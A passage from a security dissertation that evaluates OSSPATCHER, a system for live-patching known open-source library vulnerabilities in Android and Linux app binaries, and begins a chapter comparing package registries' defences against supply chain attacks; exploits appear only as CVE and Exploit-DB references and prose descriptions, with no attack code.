Variability Analysis. In Table 3.1, **#MIVFs** refers to the number of conditional macros used inside vulnerable functions and is collected by *feasibility analyzer*. **#MRVFs** refers to the number of conditional macros related to vulnerable functions and is a superset of **#MIVFs**. In addition to direct conditional macros, **#MRVFs** also considers indirect conditional macros related to data structures or types used by vulnerable functions and is collected by *variability analyzer*. As shown in Table 3.1, different OSS have very different behaviors in terms of variability (i.e. usage of conditional directives). `OpenSSL` uses 55 macros in vulnerable functions, which further expands to 82 in VAST, showing that `OpenSSL` relies heavily on conditional directives and gives users great freedom in customization. In contrast, `FFmpeg` uses fewer macros in vulnerable functions and relies less on conditional directives. We inspected `FFmpeg` source code, which is a large project with many subcomponents, to understand how developers can customize the compilation of the library. Our analysis shows that `FFmpeg` is a highly customizable system but uses a configure script to allow conditional compilation at the module or folder level.

3.5.2 Matching Algorithms

To evaluate matching algorithms in `Matcher` when matching source code to binaries, we construct a synthetic dataset for 6 OSS in OSS_{eval} with different OSS variants, due to lack of a labeled dataset. The selected 6 OSS include `Curl`, `FFmpeg`, `LibPNG`, `Libxml2`, `OpenSSL`, and `Wireshark`. We select configurable OSS with a diverse size of code base, ranging from small `Libxml2` to large `Wireshark`, to allow comprehensive evaluation of our proposed algorithms. We obtain the latest versions of them and use a *configure* script to build their variants. `OpenSSL` contains 19 feature related options such as `no-zlib` and `Wireshark` contains 68 such options such as `-enable-dumpcap`. Since enumerating all possible OSS variants is extremely expensive (e.g. 2^{68} for Wireshark), we therefore build a subset of their variants as groundtruth. In particular, we start with the default configuration and specify one feature option at a time to build these OSS (i.e. 1 + 68 for Wireshark). As a result, we get a total of 174 different binaries for the 6 OSS with their debug information such as symbol addresses and config options and use them as groundtruth for evaluating proposed algorithms[4].

Accuracy on Groundtruth. Vulnerable functions for the 6 OSS, as shown in Table 3.1, are relatively large in size and contain a considerable amount of syntactical features for matching. For vulnerable functions which are still available in latest versions, we apply our proposed algorithms to locate them in 174 different binaries of these OSS as well as infer

[4] OSSPATCHER did not need nor have access to this ground truth information.

#Apps	RSA	DSA	ECDSA	DH	ECDH	PSK
1942	✓	✓	✓	✓	✓	✗
315	✓	✓	✓	✗	✗	✗
83	✓	✗	✗	✓	✓	✗

Table 3.2: Breakdown of configurations related to function `ssl3_get_key_exchange` for 2,340 Apps using `OpenSSL` 1.0.1e.

their config options and identify addresses of their external references. By tuning matching threshold numbers, such as ratio of matched features for function equivalence testing (e.g. matching score greater than 0.95 means equivalence), we are able to achieve a precision of 95% at a recall of 82% in source-to-binary matching. We believe the precision and recall are acceptable and further apply these algorithms on real-world binaries.

To further understand how OSSPATCHER can be improved, we inspect false negatives and false positives in the matched results. As described in §3.3.4, `Matcher` locates vulnerable functions and their function references, computes config options, and matches variable references. The matching process can fail in each of the three steps, which results in false negatives. For example, function matching can fail because of function inlining (no match) or ambiguous candidates (multiple match), config inference may not be possible due to lack of config-related features, and variable references can be non-distinguishable due to lack of dependent features. Our inspection shows that the three steps introduce 35%, 58%, and 7% of the false negatives respectively, implying that a richer set of features such as control-flow features [28, 145] can help reduce false negatives in source-to-binary matching. We also check false positives and find that they are mainly introduced by compiler optimization such as constant folding or conditional compilation in the presence of ambiguous candidates, which can be improved by more descriptive features as well.

Matching Real-World Applications. Although variability in source code is common as shown in Table 3.1, it is still not clear if app developers adopt non-default setup in practice or not. To understand what real-world apps are doing, we pick all 2,340 apps in *App* that use version 1.0.1e of `OpenSSL`. We run matching algorithms against these apps to infer config options related to a vulnerable function `ssl3_get_key_exchange` and present the breakdown in Table 3.2. Each column in Table 3.2 represents a feature that can be optionally excluded using macros, such as `OPENSSL_NO_RSA`, and the first row which excludes only PSK is the default. The results show that 17% of them use non-default configurations, indicating that variability-aware analysis is an essential component in OSSPATCHER.

To further evaluate runtime performance of OSSPATCHER on different OSS, we run matching algorithms on 1,000 apps in App_{eval} and save their identified addresses and configs for further evaluation.

3.5.3 Runtime Testing




Figure 3.7: CDF of memory overhead (KB/Percentage).

With the collected addresses and configs for App_{eval}, we run patch generator and injector to fix vulnerabilities in these apps right after the corresponding vulnerable libraries are loaded. Additionally, we run monkey [143] to exercise patched apps for 10 minutes to ensure the normal functioning of these apps. This testing period is practically long enough based on the findings from Choudhary et al [155] that most Android automated testing tools, including monkey, approach their maximum coverage as the testing progresses for 5 to 10 minutes. During our testing, 32% of apps invoked at least one patched vulnerable function. In addition, we record memory and performance overhead introduced by OSSPATCHER.

OSS Name	VV	App Name	CVE	EDB	Vulnerable Function	LOC	#GFR	#SFR	#GVR	#SVR
FFmpeg	3.1.2	FFmpeg CLI [146]	2016-10191	[147]	`rtmp_packet_read...`	117	4	0	0	0
OpenSSL	1.0.1f	Httpd†	2014-0160	32745	`dtls1_process_heartbeat`	67	5	0	0	0
					`tls1_process_heartbeat`	66	4	0	0	0
Libxml2	2.9.4	Chrome	2017-15412	[148]	`xmlXPathCompOpEval...`	197	4	9	0	0
OpenJPEG	2.2.0	PdfViewer [149]‡	2017-15408	[150]	`sycc444_to_rgb`	39	3	0	0	0
					`sycc422_to_rgb`	54	4	0	0	0
					`sycc420_to_rgb`	139	5	0	0	0
					`opj_copy_image_header`	61	2	0	0	0
					`opj_jp2_apply_pclr`	131	4	0	0	0
MuPDF	1.11	DocViewer [151]	2017-5991	42138	`pdf_run_xobject`	162	20	5	0	0
Stagefright	5.1	Hangouts	2015-1538	38124	`SampleTable::set...`	52	2	0	0	0
BZRTP	1.0.3	Linphone [152]	2016-6271	[153]	`bzrtp_packetParser`	490	5	0	0	0
OpenLDAP	2.4.42	OpenLDAP†	2015-6908	38145	`ber_get_next`	204	5	0	0	0
GIMP	2.8.0	GIMP†	2012-3236	19482	`fits_decode_header`	194	2	3	0	4
Wireshark	2.4.2	Wireshark†	2017-17085	43233	`dissect_cip_safety_data`	476	16	16	0	30

VV: Vulnerable Version, EDB: Id in Exploit-DB [154] if available, LOC: Line Of Code, GFR: Global Function Reference, SFR: Static Function Reference, GVR: Global Variable Reference, SVR: Static Variable Reference;
† tags Linux applications; ‡ OpenJPEG is used by PDFium, which is further used as PDF rendering library by Android PdfViewer;

Table 3.3: Correctness evaluation results for vulnerabilities with public exploits and feasible patches.

During runtime testing, all patched apps remain functional without any crashes. The memory overhead mainly comes from patch libraries and stub libraries generated by `Patcher`, and as shown in Figure 3.7, OSSPATCHER incurs less than 80KB (0.1%) memory overhead for 80% of apps. The memory overhead is low because the `Zygote` process consumes roughly 50MB of memory. Since all apps are forked from the `Zygote`, they will consume more memory than it.

In terms of performance overhead, it can be divided into two parts: before-patching (loading) and after-patching (runtime). Our patcher daemon is attached to the `Zygote` process and tracks its forks. Once the vulnerable libraries are loaded, patcher checkpoints the application process, performs in-memory patching, and detaches upon finishing. During our testing, all the apps load vulnerable libraries upon start, and patcher incurs a loading delay of less than 350 milliseconds for 80% of apps. As for runtime overhead, since apps are patched natively using shared libraries, run with normal input (i.e. no crafted files to crash enclosed `FFmpeg` libraries), and remain functional during testing, we observe almost no delay in terms of responsiveness. Since we use detour-based patching, the runtime overhead is only the trampoline instructions. Therefore, similar to other works (e.g. PatchDroid [104]), we empirically conclude that the runtime overhead is negligible.

3.5.4 Exploitation and Correctness Verification

In order to verify the correctness of OSSPATCHER, it would be ideal to attack a patched app with a previously working exploit to check whether the exploit is stopped or not. Since apps in App_{eval} are closed-source and automatically generating exploits for them based on vulnerabilities is an orthogonal direction, we verify correctness of OSSPATCHER using apps with publicly available exploits, presented in Table 3.3. We include the infamous Heartbleed and Stagefright as well as a recent exploit for Android Chrome (`CVE-2017-15412`). In addition to vulnerability and exploit information, we also present details of vulnerable functions in Table 3.3, to show the size of vulnerable functions and their function references and variable references. We verify OSSPATCHER using 6 Android apps and 4 Linux apps, to show the capability of OSSPATCHER in patching both Android apps and other Linux-based apps. For collected exploits, we start by validating that they work on vulnerable versions and are blocked in newer (fixed) versions of OSS libraries. We then run OSSPATCHER to compile source patches into shared libraries and patch them into the vulnerable apps. Our evaluation shows that all of these exploits are successfully stopped by OSSPATCHER. We discuss three representative cases below.

Android Chrome. As a large open source project, Chrome reuses many other OSS as well, such as `FFmpeg`, `Libxml2` and `WebRTC`. On Android, Chrome compiles them into a giant library, named `crazy.libchrome.so`, and uses a wrapper to interact with these functionalities. To improve the security of Chrome, Google launches bug bounty programs to encourage security researchers to test and submit vulnerabilities with exploits, among which we identified `CVE-2017-15412` that exploits `Libxml2` in Chrome using a crafted xml file [148]. We then use OSSPATCHER to patch function `xmlXPathCompOpEvalPositionalPredicate` by locating necessary addresses and inferring its compilation options. After injecting this patch, we found the exploit to be effectively thwarted.

Stagefright. Libstagefright is one of Android's built-in system libraries and is used by system services as well as first-party apps, such as Hangouts, to process multimedia files. There are several exploits available for the infamous stagefright bug, and we demonstrate OSSPATCHER using exploit 38124 in Exploit-DB [154] which crafts a malicious mp4 file. We use a Nexus 5 phone running Android 5.0, which is subject to this vulnerability to carry out the experiment. Before patching, the exploit can start a reverse shell through Hangouts. After patching `SampleTable::setSampleToChunkParams` using OSSPATCHER, the exploit is stopped.

Heartbleed. Apache web server, Httpd, uses `OpenSSL` for hosting websites over https. Heartbleed vulnerability allows attackers to peek server's memory. We setup Httpd with 1.0.1f version of `OpenSSL` in a docker container and turn on https. With exploit 32745, we are able to dump memory of web server. After patching the server daemons at runtime by fixing function `dtls1_process_heartbeat` and `tls1_process_heartbeat`, an attacker cannot exploit the server any longer.

3.6 Discussion

3.6.1 Patching Techniques

We demonstrate OSSPATCHER with live-patching at the start of app launching. But OSSPATCHER can be adapted to perform hot-patching at runtime which has benefits such as continual service. The difference between these is timing of injection and requirements on patches. Hot-patching needs to ensure that vulnerable functions are not being executed and patches are stateless. However, both approaches require root privilege due to the use of `ptrace` and may increase attack surface if adopted by users. On the contrary, binary rewriting doesn't require root privilege and minimizes attack surface. While prototyping OSSPATCHER, we could have chosen either, however, in-memory patching allows us to safely revert the patch on exception and helps in debugging. We leave implementation of other patching techniques and their comparison as future work.

3.6.2 Alternative Deployments

While this chapter focuses on patching Android apps, the techniques used by OSSPATCHER can also be applied to patch vulnerabilities in userspace programs of any Linux-based system, particularly apps on Docker Hub, of which more than 80% of official apps have been reported to have at least one highly severe vulnerability [156, 157]. In fact, the correctness verification of 4 Linux apps (e.g. Httpd) in Table 3.3 is performed using Docker for better reproducibility.

OSSPATCHER is a system to help third-parties patch public vulnerabilities in applications for the sake of users, which assumes unavailability of source code. However, we argue that OSSPATCHER can also be adapted to help app developers to push their security patches quickly to users.

3.6.3 Limitations

Information Authenticity. OSSPATCHER assumes that the information in NVD is accurate. But this assumption may not be true. For example, `CVE-2016-10156` is a vulnerability correlated with `systemd` which allows privilege escalation. The description mentions that version 228 is vulnerable and 229 fixes the problem. The CVE entry has two commit links in the reference section. We tested the corresponding 41171 exploit in Exploit-DB for this CVE. We found it working on version 228 through 236 and was stopped in 237, which shows that the claim made in the description is not correct. Moreover, one of the two commits is already included in version 228, indicating that developers may have back-ported the commit, or the commit is not a patch. However, we argue that checking authenticity of information is orthogonal to OSSPATCHER and can be addressed by other approaches such as manual reviews and regression testing.

System Capability. OSSPATCHER currently classifies limited types of changes as feasible and supports VAST building for only C language due to limitation of TypeChef. However, OSSPATCHER can be extended to support other types of changes that result in localized binary changes. For example, patch `188eb6b` of `LibPNG` is considered infeasible by OSSPATCHER due to its change of *typedef* statements. However, it can be classified as feasible by a more complex analysis which is capable of identifying and separating functional changes versus non-functional changes, such as version string update. Similarly, OSSPATCHER can support C++, by rewriting TypeChef as a clang tool. In this chapter, we avoid this engineering overhead and prioritize demonstration of practicality while prototyping OSSPATCHER. But we argue that future research can be conducted to clearly define feasible patches and identify challenges in VAST building for C++.

Dynamic Code Coverage. During our testing, we found that many of the patches applied to *deep vulnerabilities* — often beyond the reach of symbolic/dynamic analysis due to precise environmental requirements. Our automated dynamic analysis in §3.5 was only able to exercise patched vulnerable functions in 32% of the tested apps. This led us to manually verify the patches in §3.5.4 and motivated the design of our automated rollback mechanism presented in §3.4.4. As dynamic code coverage techniques advance, we will continue to improve the automated verification of our patches.

3.7 Related Work

Previous efforts related to OSSPATCHER can be categorized into three lines of work.

3.7.1 Automatic Patching

Researchers have proposed approaches to automatically generate patches by learning from previous patches. For example, CodePhage [158] and CodeCarbonCopy [159] patches buggy apps by borrowing code from fixed donor apps. Prophet [160] automatically generates patches from successful OSS patches and assigns candidate patches with probabilistic scores. Due to the fact that security vulnerabilities are localized and have fixed types, researchers also proposed systems to patch binaries directly based on domain knowledge or machine learning techniques. For example, ClearView [108] patches errors based on execution failures. Axis [161] and AFix [162] focus on automatically fixing atomicity violations. Schulte et al. [163, 164, 165] propose evolutionary algorithms to repair programs. GenProg [166] and Par [167] propose genetic-programming methods for patching. BinSurgeon [168] and AutoFix-E [169] allow users to write patches using templates or source annotations. These works propose various ways to fix programs under the assumption that patches are not available. We consider these works as orthogonal to OSSPATCHER which works on existing patches.

Researchers have also proposed patching techniques under the assumption that patches are available. For example, Ksplice [109] and Kpatch [110] performs Linux kernel live patching based on existing kernel patches. Karma [111] performs Android kernel patching based on manually written lua patches. InstaGuard [106] presents a new method for applying patches leveraging ARM debugging primitives. BISTRO [170] proposes techniques to extract binary component and embed them into other binaries. There are also works that focuses on patching native libraries (C/C++) or Dalvik binaries (Java) Android apps [104, 107, 103]. However, these works either assume availability of source code and config options of compilation [109, 110, 111, 106] or assume impractical availability of binary patches [170, 104]. In contrast, OSSPATCHER assumes that apps are closed source and source patches of OSS are available, which we believe is a practical assumption for Android apps and OSS. Compared to patching Java libraries [107, 103] in Android apps, OSSPATCHER focuses on patching native libraries written in C/C++, which are reported to be present in 40% of all apps [102], and have more CVE entries as well as unique challenges.

3.7.2 N-day Vulnerability Detection

Various approaches have been proposed to identify known (n-day) vulnerabilities in binaries at different granularities. LibScout [21] and OSSPolice [1] detect libraries and correlate them with existing vulnerability data to identify vulnerable ones. OSSPATCHER reuses them to identify apps with vulnerable OSS versions.

Discovre [28], Genius [145], and Gemini [171] compile vulnerable functions into binaries and directly search for them in firmware images. Fiber [172] proposes fine-grained patch presence test to allow more accurate bug finding. However, these approaches do not consider OSS variants and may need to compile and search an exponential number of binaries. To overcome this limitation, OSSPATCHER proposes variability-aware matching algorithms to identify vulnerable functions as well as config options and reference addresses.

3.7.3 Variability-aware Code Analysis

There has been work that carry out variability-aware static analysis of large and complex software systems, such as the Linux kernel, Busybox, etc. to detect compile time bugs, dead code, inconsistent configuration, etc. Undertaker [173] is a suite of tools to carry out variability-aware static analysis of Linux kernel source code for dead code and related bugs introduced by C preprocessor directives. Vampyr [174] is a part of the Undertaker suite that performs variability-aware static coverage analysis of kernel drivers. KConfigReader [126] uses Undertaker to analyze a Linux kernel variability model (kconfig files) and translate it into a propositional formula for automated reasoning with SAT solvers. The TypeChef [123] tool also does variability-aware static analysis of software systems to detect compile and link time errors introduced by the C preprocessor. They introduce an AST with choice nodes to encode variability information. These works all focus on analyzing source code for problems related to variability.

In contrast, OSSPATCHER focuses on bridging the gap between OSS variants and their compiled counterparts in binaries. OSSPATCHER reuses TypeChef to generate VAST and performs source-to-binary matching for subsequent patching operations.

3.8 Summary

In this chapter, we presented OSSPATCHER, the first automated system that fixes n-day OSS vulnerabilities in app binaries by automatically converting feasible source patches into binaries and performing in-memory patching. We focus on fixing uses of vulnerable OSS written in C/C++ for Android apps while prototyping OSSPATCHER. We populated OSSPATCHER with 39 OSS and 1,000 Android vulnerable apps. Our evaluation shows that 675 source patches are feasible and OSSPATCHER fixes vulnerabilities with negligible memory and performance overhead. We, therefore, conclude that OSSPATCHER is a practical system and can be deployed by vendors or end users to fix n-day vulnerabilities without involving app developers.

CHAPTER 4
MEASURING AND PREVENTING SUPPLY CHAIN ATTACKS ON PACKAGE MANAGERS

4.1 Motivation

Many modern web applications rely on interpreted programming languages because of their rich libraries and packages. Registries (also known as package managers) like PyPI, Npm, and RubyGems provide a centralized repository that developers can search and install add-on packages to help in development. For example, developers building a web application can rely on Python web frameworks like Django [175], web2py [176], and Flask [177] to provide boilerplate code for rapid development. Not only have registries made the development process more efficient, but also they have created a large community that collaborates and shares open-source code. Unfortunately, miscreants have found ways to infiltrate these communities and infect benign popular packages with malicious code that steal credentials [178], install backdoors [179], and even abuse compute resources for cryptocurrency mining [180].

The impact of this problem is not isolated to small one-off web apps, but large websites, enterprises, and even government organizations that rely on open-source interpreted programming languages for different internal and external applications. Attackers can infiltrate well-defended organization by simply subverting the *software supply chain* of registries. For example, `eslint-scope` [178], a package with millions of weekly downloads in Npm, was compromised to steal credentials from developers. Similarly, `rest-client` [179], which has over one hundred million downloads in RubyGems, was compromised to leave a Remote-Code-Execution (RCE) backdoor on web servers. These attacks demonstrate how miscreants can covertly gain access to a wide-range of organizations by carrying out a *software supply chain attack.*

Security researchers [181] are aware of these attacks and have proposed several solutions to address the rise of malicious software in registries. Zimmermann et al. [182] systematically studied 609 known security issues and revealed a large attack surface in the Npm ecosystem. BreakApp [183], on the other hand, isolates untrusted packages, which addresses credential theft and prevents access to sensitive data, but does not stop cryptocurrency mining or backdoors. Additionally, many solutions [184, 185, 186] assume developers are benign which does not apply to malware. To make matters worse, some attacks are very sinister and use social engineering techniques [187, 188] to disguise themselves by first publishing a "useful" package, then waiting until it is used by their target to update it and include malicious payloads. Although, many security researchers are investigating attacks on registries and proposing solutions, very little is done to understand the root cause problem that makes these attacks easy to carry out.

For example, are attacks different across registries? What are the most common attacks observed in the past? Can we apply well-known security principles to solve these problems? Why is it difficult to analyze interpreted language packages and identify malicious intent? These questions motivate our work to study the *software supply chain* attacks on registries in depth and carry out a cross-language comparative analysis to answer our questions.

To this end, we propose a framework that highlights key functionality, security mechanisms, stakeholders, and remediation techniques to comparatively analyze different registry ecosystems. We use our framework to look at what features registries provide, what security principles are enforced, how is trust delegated between different parties, and what remediation and contingency plans registries have in place for post-attack. We leverage our findings to provide practical action items that registry managers can enforce using pre-existing tools and security principles that will make it difficult for attackers to subvert the *software supply chain*. We document a set of tools and techniques that we formalized into an analysis pipeline for the community to help analyze packages and identify suspicious behavior.

Our vetting pipeline, MALOSS, leverages, metadata, static, and dynamic analysis to find suspicious packages in registries that can be manually verified. Initially, we assumed vetting techniques in the Google Play Store [189] and Apple's App Store [190] can be reused, but we found that to be a naive assumption. One of the challenges for analyzing interpreted language packages is that they rely on other dependencies, which can differ by name and *version* making hard to pinpoint the specific malicious version. The nature of interpreted languages allows for dynamic typing and dynamic code generation, which cannot be accurately analyzed using static approaches. Our intention for MALOSS, is to give researchers and registry maintainers a modular pipeline that can be extended and support newly discovered malicious techniques.

Our comparative analysis identified common problems across the different registries that registry maintainers can remediate using existing practical changes. For example, PyPI and Npm can learn from RubyGems and add typo detection at the client-side to minimize accidental errors of developers. MALOSS analyzed over one million packages from PyPI, Npm, and RubyGems and identified 7 malicious packages in PyPI, 41 malicious packages in Npm, and 291 malicious packages in RubyGems. We reported these packages to registry maintainers and had 278 of them removed, over 82%. Three of the reported malicious packages had over 100K installs and they were assigned an official CVE number. We dive deep into a couple of packages to demonstrate the sophistication of these malicious packages and present their infection vectors, capabilities, and persistence. Lastly, we perform a passive-DNS measurement analysis to show how widely spread the infections are.

4.2 An Overview of Registry Abuse

We present a selected list of *supply chain attacks* in Figure 4.1, spanning across different types of registries (e.g. interpreted languages, system-wide). In 2016, Tschacher [181] demonstrated a proof-of-concept attack against package managers. The attack used typosquatting, which is a technique that misspells the name of a popular package and waits




Figure 4.1: Selected software supply chain attacks on package managers sorted by date of reporting.




Figure 4.2: The number of malware and their downloads aggregated by year of uploading as of August 2019.

for users installing the popular package to typo the name (hence typosquatting) resulting in the installation of the malicious package instead. As of August 2019, there were more than 300 malicious packages reported and removed in different registries (PyPI, Npm, RubyGems, etc.). In Figure 4.2, we aggregate the number of malicious packages uploaded into registries and their corresponding download counts. We note that these counts are documented/detected attacks, which is a subset of all the attacks (known and unknown). Figure 4.2 shows that in 2018 alone there were more than 100 malicious packages that had more than a cumulative 600 million downloads.

Typosquatting is just one type of attack, a more recent report by Snyk [191], a vulnerability analysis platform, classified three types of attacks, namely typosquatting, account hijacking, and social engineering. Hijacking is account compromise through credential theft and social engineering is a deceptive tactic to trick owners of package repositories to transfer ownership. The report highlights that typosquatting is the most common attack tactic because most registries do not enforce any security policies as shown by Loden [192]. Account hijacking takes place because of weak credentials that attackers can guess and social engineering attacks exploit the collaborative nature of open-source projects as seen in many attacks [187, 193, 188]. Unfortunately, the focus of the community has been on finding bugs in package code through platforms like Synode [184], NodeCure [185], and ReDoS [186]. Recent efforts by BreakApp [183] use runtime isolation of untrusted packages, but suffers from practicality and cannot deal with cryptojacking attacks. Registry maintainers are aware of these issues and have taken initiative to implement some security enhancements such as package signing [194] and two-factor authentication [195]. Despite these commendable efforts, Figure 4.2 shows the number of malicious packages in registries is on the rise.

4.3 Comparative Framework

This section presents our framework that enables a comparative analysis of three popular registries for interpreted languages. The framework is inspired by modeling the management and development process in the package management ecosystem and consists of four primary stakeholders. In the framework, we examine three aspects of registries, namely functional, review and remediation. Additionally, we outline threats that currently affect the ecosystem and show how it applies to our framework.

4.3.1 Stakeholders

Registries are platforms for code sharing and play an essential role in the software development process. Four primary stakeholders are involved in developing, managing and using packages from registries, namely Registry Maintainers (RM), Package Maintainers (PM), Developers (Dev) and End Users (EU). The simplified relationships among them are sketched in Figure 4.3. Note that the stakeholders described above can be thought of as roles, which can be assigned to a single person.

Registry Maintainers. Registry maintainers are responsible for running registries, which are centralized repositories that host packages developed by package maintainers. Registries provide search and install capabilities for developers (Dev) to help organize packages in a central repository. Registry maintainers require package maintainers to signup before they are allowed to publish (write) their package. On the other hand, developers (Dev) can query and install (read) from the registry with or without signup.




Figure 4.3: Simplified relationships of stakeholders and threats in the package manager ecosystem.

Package Maintainers. Package maintainers are responsible for developing, maintaining and managing packages. Package maintainers typically use a code hosting platform like GitHub to manage their development and collaborate with other contributors. They may receive pull requests from contributors interested in their projects, thus allowing community support for enhancement and maintenance.

Developers. Developers are consumers of published packages and are responsible for finding the right packages to use in their software and releasing their products to end-users. Dev focus on developing unique features in their software and reuse packages from registries for common functionalities. Also, Dev are responsible for addressing relevant issues arising from reused packages, such as known vulnerabilities and incompatibilities.

End Users. Although not directly interacting with registries, end users are still one important stakeholder in the ecosystem. EU are at the downstream and use services or applications from Dev via tools such as browsers, mobile devices or Internet-of-Things (IoT) devices. They usually have no control of software, but can be affected by them.

4.3.2 Registry Features

Registries are the core component of package manager ecosystems and provide features such as package hosting and account protection. Since different registries may implement different features, we, therefore, list three popular registries for interpreted languages in Table 4.1, namely PyPI, Npm, RubyGems, and systematically compare their features. We classify registry features into three categories, namely functional, review and remediation.

Functional Features. As shown in Figure 4.3, PM, as suppliers, access accounts and publish and manage their packages on registries, and Dev, as consumers, select and install packages from registries as dependencies. Each registry has a different way of installing packages on Dev's system and provides different capabilities to allow PM to ship code.

- **Access**: refers to how registries authenticate PM to publish a package. We look at account security-related features such as public-key authentication and multi-factor

Table 4.1: Framework for comparison of registries.

Features			Registries		
			PyPI	Npm	RubyGems
Functional	Access	Password	●	●	●
		Access Token	◑	●	●
		Public Key Auth	○	○	○
		Multi-Factor Auth	◑	◑	◑
	Publish	Upload	●	●	●
		Reference	○	○	○
		Signing	◑	◑	◑
		Typo Guard	○	●	●
		Namespace	○	◑	○
	Manage	Yank Package	◑	◑	◑
		Deprecate Package	○	◑	◑
		Add Collaborator	◑	◑	◑
		Transfer Ownership	◑	◑	◑
	Select	Reputation	●	●	●
		Code Quality	○	○	○
		Security Practice	○	○	○
		Known Issue	○	○	○
		Typo Detection	○	○	●
	Install	Hook	●	◑	○
		Dependency Locking	○	◑	◑
		Native Extension	◑	◑	◑
		Embedded Binary	◑	◑	◑
Review	Metadata	Dependency Check	○	○	○
		Update Inspection	○	○	○
		Binary Inspection	○	○	○
		PM Account	○	○	○
	Static	Stylistic Lint	○	○	○
		Logical Lint	○	○	○
